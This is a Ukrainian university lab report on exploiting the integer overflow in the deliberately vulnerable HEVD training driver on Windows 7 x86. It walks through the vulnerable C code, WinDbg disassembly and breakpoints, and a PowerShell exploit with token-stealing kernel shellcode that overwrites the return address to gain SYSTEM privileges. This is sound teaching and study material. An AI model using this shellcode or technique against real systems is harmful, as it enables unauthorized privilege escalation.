



МІНІСТЕРСТВО ОСВІТИ І НАУКИ, МОЛОДІ ТА СПОРТУ УКРАЇНИ
НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ ім. ІГОРЯ СІКОРСЬКОГО»
НАВЧАЛЬНО-НАУКОВИЙ ФІЗИКО-ТЕХНІЧНИЙ ІНСТИТУТ
КАФЕДРА ІНФОРМАЦІЙНОЇ БЕЗПЕКИ

Аналіз бінарних вразливостей

Лабораторна робота №5

Вразливості на рівні ядра ОС

Перевірив:

Войцеховський А. В.

Виконав:

студент I курсу

групи ФБ-41мп

Сахній Н. Р.

Київ 2025

Мета роботи:

Отримати навички експлуатації вразливостей на рівні ядра ОС.

Постановка задачі:

Дослідити вразливість драйверу ОС Windows 10, розробити експлойт локального підвищення привілеїв.

Завдання до виконання:


- Розробіть експлойт для вразливості HackSysExtremeVulnerableDriver *:

* При виконанні допускається використання попередніх версій Windows у разі наявності виправлень публічно доступних методів експлуатації.


Варіант №10 mod17 = 10. Integer Overflow, Arithmetic Overflow

0. Попередні налаштування робочого середовища

- a) Розгортання Windows 7 SP1: [Home Basic x86 \(32-bit\)](#)




б) Інсталяція, реєстрація та запуск драйвера [HEVD v3.00](#)




в) Підключення із дебагером WinDbg (“Attach to kernel: **COM**”)


– Дебаг-режим (ON)




– Послідовний порт




– Attach to kernel



– Conn Established



– Місце в пам'яті



1. Дослідження вразливості Integer Overflow

а) Функція “TriggerIntegerOverflow” в коді [IntegerOverflow.c](#)

- Вразлива версія перевірки UserBuffer.Size

```
// Vulnerability Note: This is a vanilla Integer Overflow vulnerability because if
// 'Size' is 0xFFFFFFFF and we do an addition with size of ULONG i.e. 4 on x86, the
// integer will wrap down and will finally cause this check to fail
if ((Size + TerminatorSize) > sizeof(KernelBuffer)) {
    DbgPrint("[-] Invalid UserBuffer Size: 0x%X\n", Size);

    Status = STATUS_INVALID_BUFFER_SIZE;
    return Status;
}
```

- Копіювання із UserBuffer до KernelBuffer


```
// Perform the copy operation
while (Count < (Size / sizeof(ULONG))) {
    if (*(PULONG)UserBuffer != BufferTerminator) {
        KernelBuffer[Count] = *(PULONG)UserBuffer;
        UserBuffer = (PULONG)UserBuffer + 1;
        Count++;
    }
    else {
        break;
    }
}
```

б) Реверс-інженерія вразливих блоків “TriggerIntegerOverflow”

* Детальний аналіз проведено в рамках статті від [“hombre”](#)

- Control Flow Graph

<pre>call _memset add esp, 0Ch mov [ebp+ms_exc.registration.TryLevel], edi push 4 mov esi, 800h push esi push [ebp+UserBuffer] call ds:_imp__ProbeForRead@12 ; ProbeForRead(x,x,x) push [ebp+UserBuffer] push offset aUserBuffer0xP ; "[+] UserBuffer: 0x%p\n" call _DbgPrint mov ebx, [ebp+Size] push ebx push offset aUserBufferSize ; "[+] UserBuffer Size: 0x%X\n" call _DbgPrint lea eax, [ebp+KernelBuffer] push eax push offset aKernelBuffer0x ; "[+] KernelBuffer: 0x%p\n" call _DbgPrint push offset aKernelBufferSi ; "[+] KernelBuffer Size: 0x%X\n" call _DbgPrint push offset aTriggeringInte ; "[+] Triggering Integer Overflow\n" call _DbgPrint add esp, 24h lea eax, [ebx+4] ; ; adds 0x4 to the size of our input buffer here cmp eax, esi ; ; esi = 0x800 here, so we're comparing our buff + 0x4 to 0x800 jbe short loc_149A5</pre>	
--	--



– Основні фрагменти

- Драйвер бере реальний розмір буфера (ebx), додає 4 та переносить в регістр eax; якщо “size + 4 < 0x800”, умова jbe пройдена і стартує цикл, що копіює кожні 4 байти з user-buffer до kernel-buffer.
- Лічильник (edi) відстежує блоки, доки edi < size/4 та поточне 4-байтове значення ≠ 0x0BAD0B0B, вказівник на буфер зсувається на 4 байти й копіювання триває; якщо «збрехати» про розмір, процес вийде за межі виділеної пам’яті й спричинить переповнення в ядрі.

2. Процес розробки та адаптації експлойту

Підготуємо PowerShell-експлойт, який викликатиме “Integer Overflow” в HEVD для “Windows 7 SP1 x86” і виконуватиме shellcode в режимі ядра, щоб підмінити токен поточного процесу користувача на токен “**system**”, тобто здійснити підвищення привілеїв до “NT AUTHORITY\SYSTEM”.

a) Kernel Debugging Console

– .sympath + reload /f

```
1: kd> .sympath D:\Virtual Machines\Patriot\BinVulnAnalysis\Lab5\HEVD.3.00\driver\vulnerable\x86
Symbol search path is: D:\Virtual Machines\Patriot\BinVulnAnalysis\Lab5\HEVD.3.00\driver\vulnerable\x86
Expanded Symbol search path is: d:\virtual machines\patriot\binvulnanalysis\lab5\hevd.3.00\driver\vulnerable\x86

***** Path validation summary *****
Response      Time (ms)      Location
OK            00000000      D:\Virtual Machines\Patriot\BinVulnAnalysis\Lab5\HEVD.3.00\driver\vulnerable\x86
1: kd> .reload /f
Connected to Windows 7 7601 x86 compatible target at (Sat Jun 14 12:13:19.605 2025 (UTC + 3:00)), ptr64 FALSE
```

– lmDvmHEVD

```
2: kd> lmDvmHEVD
Browse full module list
start      end             module name
9956a000 995b4000  HEVD           (deferred)
Image path: HEVD.sys
Image name: HEVD.sys
Browse all global symbols  functions  data  Symbol Reload
Timestamp:      Tue Jul  2 15:19:05 2019 (5D1B4BB9)
Checksum:       0000C477
ImageSize:      0004A000
Translations:   0000.04b0 0000.04e4 0409.04b0 0409.04e4
Information from resource tables:
```

– x /D /f HEVD!t*

```
2: kd> x /D /f HEVD!t*
A B C D E F G H I J K L M N O P Q R S T U V W X Y Z

995af920 HEVD!TriggerMemoryDisclosureNonPagedPoolNx (void *, unsigned long)
995af3aa HEVD!TriggerDoubleFetch (struct _DOUBLE_FETCH *)
995afade HEVD!TriggerNullPointerDereference (void *)
995aee68 HEVD!TriggerBufferOverflowNonPagedPoolNx (void *, unsigned long)
995afe4a HEVD!TriggerUninitializedMemoryPagedPool (void *)
995af4c8 HEVD!TriggerInsecureKernelFileAccess (void)
995aeebe HEVD!TriggerArbitraryWrite (struct _WRITE_WHAT_WHERE *)
995afc68 HEVD!TriggerTypeConfusion (struct _USER_TYPE_CONFUSION_OBJECT *)
995b08ca HEVD!TriggerWriteNULL (void *)
995af2a6 HEVD!TriggerBufferOverflowStackGS (void *, unsigned long)
995af006 HEVD!TriggerBufferOverflowPagedPoolSession (void *, unsigned long)
995af772 HEVD!TriggerMemoryDisclosureNonPagedPool (void *, unsigned long)
995afffa HEVD!TriggerUninitializedMemoryStack (void *)
995afde6 HEVD!TypeConfusionIoctlHandler (struct _IRP *, struct _IO_STACK_LOCATION *)
995af61a HEVD!TriggerIntegerOverflow (void *, unsigned long)
995af1a2 HEVD!TriggerBufferOverflowStack (void *, unsigned long)
995aeece HEVD!TriggerBufferOverflowNonPagedPool (void *, unsigned long)
995afe06 HEVD!TypeConfusionObjectInitializer (struct _KERNEL_TYPE_CONFUSION_OBJECT *)
```

– u <offset> (0x.)

```
2: kd> u 0x995af61a
995af61a 6810080000 push 810h
995af61f 6860c45699 push offset HEVD!__safe_se_handler_table+0x320 (9956c460)
995af624 e8d7b9fbff call HEVD!__SEH_prolog4 (9956b000)
995af629 33f6 xor esi,esi
995af62b 8bde mov ebx,esi
995af62d bf00080000 mov edi,800h
995af632 57 push edi
995af633 56 push esi
```

6) Placing & Viewing Breakpoints

* Адреси змінені ч/з рестарт

– Перехід на блок вразливої функції

Disassembly

Address: ☒ Follow current instruction

HEVD!TriggerIntegerOverflow: CFG

9898c61a	6810080000	push	810h
9898c61f	6860949498	push	offset HEVD!__safe_se_handler_table+0x320 (98949460)
9898c624	e8d7b9fbff	call	HEVD!__SEH_prolog4 (98948000)

2: kd> bp HEVD!TriggerIntegerOverflow

2: kd>

Breakpoints

Id		Location	Line	Type	Hit Count	Function
0	<input checked="" type="checkbox"/>	c:\projects\hevd\driver\hevd\integeroverflow.c	70	Software	1	HEVD!TriggerIntegerOverflow

– Перевірка на розмірність буфера

9898c6b7	8d4104	lea	eax, [ecx+4]
9898c6ba	3d00080000	cmp	eax, 800h
9898c6bf	7621	jbe	HEVD!TriggerIntegerOverflow+0xc8 (9898c6e2)

2: kd> bp 9898c6ba

2: kd>

Breakpoints

Id		Location	Line	Type	Hit Count	Function
0	<input checked="" type="checkbox"/>	c:\projects\hevd\driver\hevd\integeroverflow.c	70	Software	1	HEVD!TriggerIntegerOverflow
1	<input checked="" type="checkbox"/>	0x9898C6BA		Software	1	

– Перевірка на наявність термінатора

9898c6eb	8b07	mov	eax, dword ptr [edi]
9898c6ed	3db0b0d0ba	cmp	eax, 0BAD0B0B0h
9898c6f2	743a	je	HEVD!TriggerIntegerOverflow+0x114 (9898c72e)

2: kd> bp 9898c6ed

2: kd>

Breakpoints

Id		Location	Line	Type	Hit Count	Function
0	<input checked="" type="checkbox"/>	c:\projects\hevd\driver\hevd\integeroverflow.c	70	Software	1	HEVD!TriggerIntegerOverflow
1	<input checked="" type="checkbox"/>	0x9898C6BA		Software	1	
2	<input checked="" type="checkbox"/>	0x9898C6ED		Software	1	

– Перехід до структури епілога функції

9898c72e	c745fcfeffffff	mov	dword ptr [ebp-4], 0FFFFFFFh
9898c735	8bc3	mov	eax, ebx
9898c737	8b4df0	mov	ecx, dword ptr [ebp-10h]
9898c73a	64890d00000000	mov	dword ptr fs:[0], ecx
9898c741	59	pop	ecx
9898c742	5f	pop	edi
9898c743	5e	pop	esi
9898c744	5b	pop	ebx
9898c745	c9	leave	

2: kd> bp 9898c72e						
2: kd>						
Breakpoints						
Id		Location	Line	Type	Hit Count	Function
0	<input checked="" type="checkbox"/>	c:\projects\hevd\driver\hevd\integeroverflow.c	70	Software	1	HEVD!TriggerIntegerOverflow
1	<input checked="" type="checkbox"/>	0x9898C6BA		Software	1	
2	<input checked="" type="checkbox"/>	0x9898C6ED		Software	1	
3	<input checked="" type="checkbox"/>	0x9898C72E		Software	1	

– Перезапис адреси повернення (т.б. EIP)

9898c746	c20800	ret	8
9898c749	cc	int	3
Registers			
EAX: 00000000	EBX: 87FDA600	ECX: 6E295BAD	
EDX: 0000004D	ESI: 828F5FC2	EDI: 87FDA590	
ESP: 8E7D2BD4	EBP: 41414141	EIP: 9898C746	
EFLAGS: 00000246 CF=0 PF=1 AF=0 ZF=1 SF=0 TF=0 IF=1 DF=0 OF=0			
Memory 0			
Address: 8E7D2BD4			
FFFFFFFF8E7D2BC0	41 41 41 41 00 00 00 00	47 C7 98 98 08 00 00 00	AAAA...G?.....
FFFFFFFF8E7D2BD0	46 02 00 00 00 00 78 01	40 67 04 02 FF FF FF FF	F...x.@g...???
FFFFFFFF8E7D2BE0	FC 2B 7D 8E 09 B2 98 98	90 A5 FD 87 00 A6 FD 87	?+}...?..?..?..
FFFFFFFF8E7D2BF0	38 A0 FC 87 88 D9 2F 88	00 00 00 00 14 2C 7D 8E	8?..?/.....,}.
FFFFFFFF8E7D2C00	47 40 87 82 88 D9 2F 88	90 A5 FD 87 90 A5 FD 87	G@...?/..?..?..

3: kd> bp 9898c746						
3: kd>						
Breakpoints						
Id		Location	Line	Type	Hit Count	Function
0	<input checked="" type="checkbox"/>	c:\projects\hevd\driver\hevd\integeroverflow.c	70	Software	1	HEVD!TriggerIntegerOverflow
1	<input checked="" type="checkbox"/>	0x9898C6BA		Software	1	
2	<input type="checkbox"/>	0x9898C6ED		Software	1	
3	<input checked="" type="checkbox"/>	0x9898C72E		Software	1	
4	<input checked="" type="checkbox"/>	0x9898C746		Software	1	


в) Analysing & Editing Exploit

* На основі [“FuzzySecurity”](#)

– \$Shellcode (SYSTEM-токен: PID=4)

```
# Compiled with Keystone-Engine
# Hardcoded offsets for Win7 x86 SP1
$Shellcode = [Byte[]] @(
    #--[Setup]
    0x60, # pushad
    0x64, 0xA1, 0x24, 0x01, 0x00, 0x00, # mov eax, fs:[KTHREAD_OFFSET]
    0x8B, 0x40, 0x50, # mov eax, [eax + EPROCESS_OFFSET]
    0x89, 0xC1, # mov ecx, eax (Current _EPROCESS structure)
    0x8B, 0x98, 0xF8, 0x00, 0x00, 0x00, # mov ebx, [eax + TOKEN_OFFSET]
    #--[Copy System PID token]
    0xBA, 0x04, 0x00, 0x00, 0x00, # mov edx, 4 (SYSTEM PID)
    0x8B, 0x80, 0xB8, 0x00, 0x00, 0x00, # mov eax, [eax + FLINK_OFFSET] <-|
    0x2D, 0xB8, 0x00, 0x00, 0x00, # sub eax, FLINK_OFFSET
    0x39, 0x90, 0xB4, 0x00, 0x00, 0x00, # cmp [eax + PID_OFFSET], edx ->|
    0x75, 0xED, # jnz
    0x8B, 0x90, 0xF8, 0x00, 0x00, 0x00, # mov edx, [eax + TOKEN_OFFSET]
    0x89, 0x91, 0xF8, 0x00, 0x00, 0x00, # mov [ecx + TOKEN_OFFSET], edx
    #--[Recover]
    0x61, # popad
    0x31, 0xC0, # NTSTATUS -> STATUS_SUCCESS :p
    0x5D, # pop ebp
    0xC2, 0x08, 0x00 # ret 8
)
```

– \$Buffer and [EVD]::DeviceIoControl



```
Kernel_IntOverflow - Notepad
File Edit Format View Help

$Buffer = [Byte[]](0x41)*0x824 + $EIP + [System.BitConverter]::GetBytes(0xbad0b0b0)
$Size = 0xffffffff
echo "`n[>] Sending buffer.."
echo "[+] Buffer size: $($Buffer.Length)"
echo "[+] Fake buffer size: $('{0:X}' -f $Size)"
echo "[+] IOCTL: 0x222027`n"
[EVD]::DeviceIoControl($hDevice, 0x222027, $Buffer, $Size, $null, 0, [ref]0, [System.IntPtr]::Zero)
```

– Як працює цей скрипт?

- 1) Резервує RWX-пам'ять та записує туди shellcode.
- 2) Отримує дескриптор драйвера через CreateFile
- 3) Формує цільовий буфер (падінг + EIP + “стоп-код”)
- 4) Тригерить “Integer Overflow” через DeviceIoControl
- 5) Перезаписує адресу повернення і ставить свій EIP.
- 6) Переходить до виконання інструкцій із shellcode
- 7) Копіює SYSTEM-токен до поточної структури _EPROCESS

